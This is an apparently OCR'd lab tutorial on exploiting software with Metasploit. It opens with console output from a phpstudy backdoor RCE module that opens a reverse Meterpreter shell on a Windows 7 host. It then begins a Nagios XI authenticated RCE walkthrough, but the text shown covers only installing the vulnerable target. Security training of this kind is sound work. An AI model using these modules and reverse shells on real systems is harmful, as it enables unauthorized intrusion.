
```
msf5 exploit(multi/http/phpstudy_backdoor_rce) > run

[*] Started reverse TCP handler on 172.28.128.3:4444
[+] Sending shellcode
[*] Sending stage (38288 bytes) to 172.28.128.14
[*] Meterpreter session 1 opened (172.28.128.3:4444 -> 172.28.128.14:49168) at 2
020-05-02 23:57:14 -0400



meterpreter >
meterpreter >
meterpreter > sysinfo
Computer    : ADMIN-PC
OS          : Windows NT ADMIN-PC 6.1 build 7600 (Windows 7 Ultimate Edition) i5
86
Meterpreter : php/windows
meterpreter > getuid
Server username: admin (0)
meterpreter >
```

# Nagios XI Authenticated RCE Exploit Module

**TARGET: Nagios XI < 5.6.6** **TYPE: Remote** **FIREWALL : Not Applicable**


Nagios is an open-source computer software that is used to monitor systems, networks and infrastructure. It can monitor servers, switches, applications and services and alerts users when things go wrong and also when the problem has been resolved.

The above mentioned versions suffers from a remote code execution vulnerability that can be exploited if credentials are known. Let us see how this exploit works. We tested this on Nagios XI 5.6.5 installed on a Centos minimal system. Let's set the target. Install a minimal system of Centos 7 and download Nagios XI 5.6.5 onto the target system. Extract the archive as shown below.




```
root@localhost ~]# curl -O http://192.168.36.128:8000/xi-5.6.5.tar.gz
 % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
00 55.3M  100 55.3M    0     0  35.8M      0  0:00:01  0:00:01 --:--:-- 35.9M
root@localhost ~]# ls
naconda-ks.cfg  xi-5.6.5.tar.gz
root@localhost ~]# tar -xzf xi-5.6.5.tar.gz
root@localhost ~]# ls
naconda-ks.cfg  nagiosxi  xi-5.6.5.tar.gz
```

Navigate into the extracted Nagios XI directory and run the command ./fullinstall to install it.




```
[root@localhost nagiosxi]# ./fullinstall
=======================
Nagios XI Full Installer
=======================

This script will do a complete install of Nagios XI by executing all necessary sub-scripts.

IMPORTANT: This script should only be used on a 'clean' install of CentOS, RHEL, Ubuntu LTS,
Debian, or Oracle. Do NOT use this on a system that has been tasked with other purposes or has
an existing install of Nagios Core. To create such a clean install you should have selected
only the base package in the OS installer.
Do you want to continue? [Y/n] Y
Proceeding with installation...
Checking MySQL credentials...
MySQL not yet installed - that's okay.
Running './0-repos'...
Configuring Repos...
centos-release-7-7.1908.0.el7.centos.x86_64
Enabling Nagios repo...
Installing Nagios Repo PKG: packages/nagios-repo-7-3.el7.noarch.rpm
warning: packages/nagios-repo-7-3.el7.noarch.rpm: Header V4 RSA/SHA1 Signature, key ID 1e924cb3: NOK
EY
Preparing...                          ########################################
Updating / installing...
nagios-repo-7-3.el7                   ########################################
```

After some time, the installation finishes as shown below.



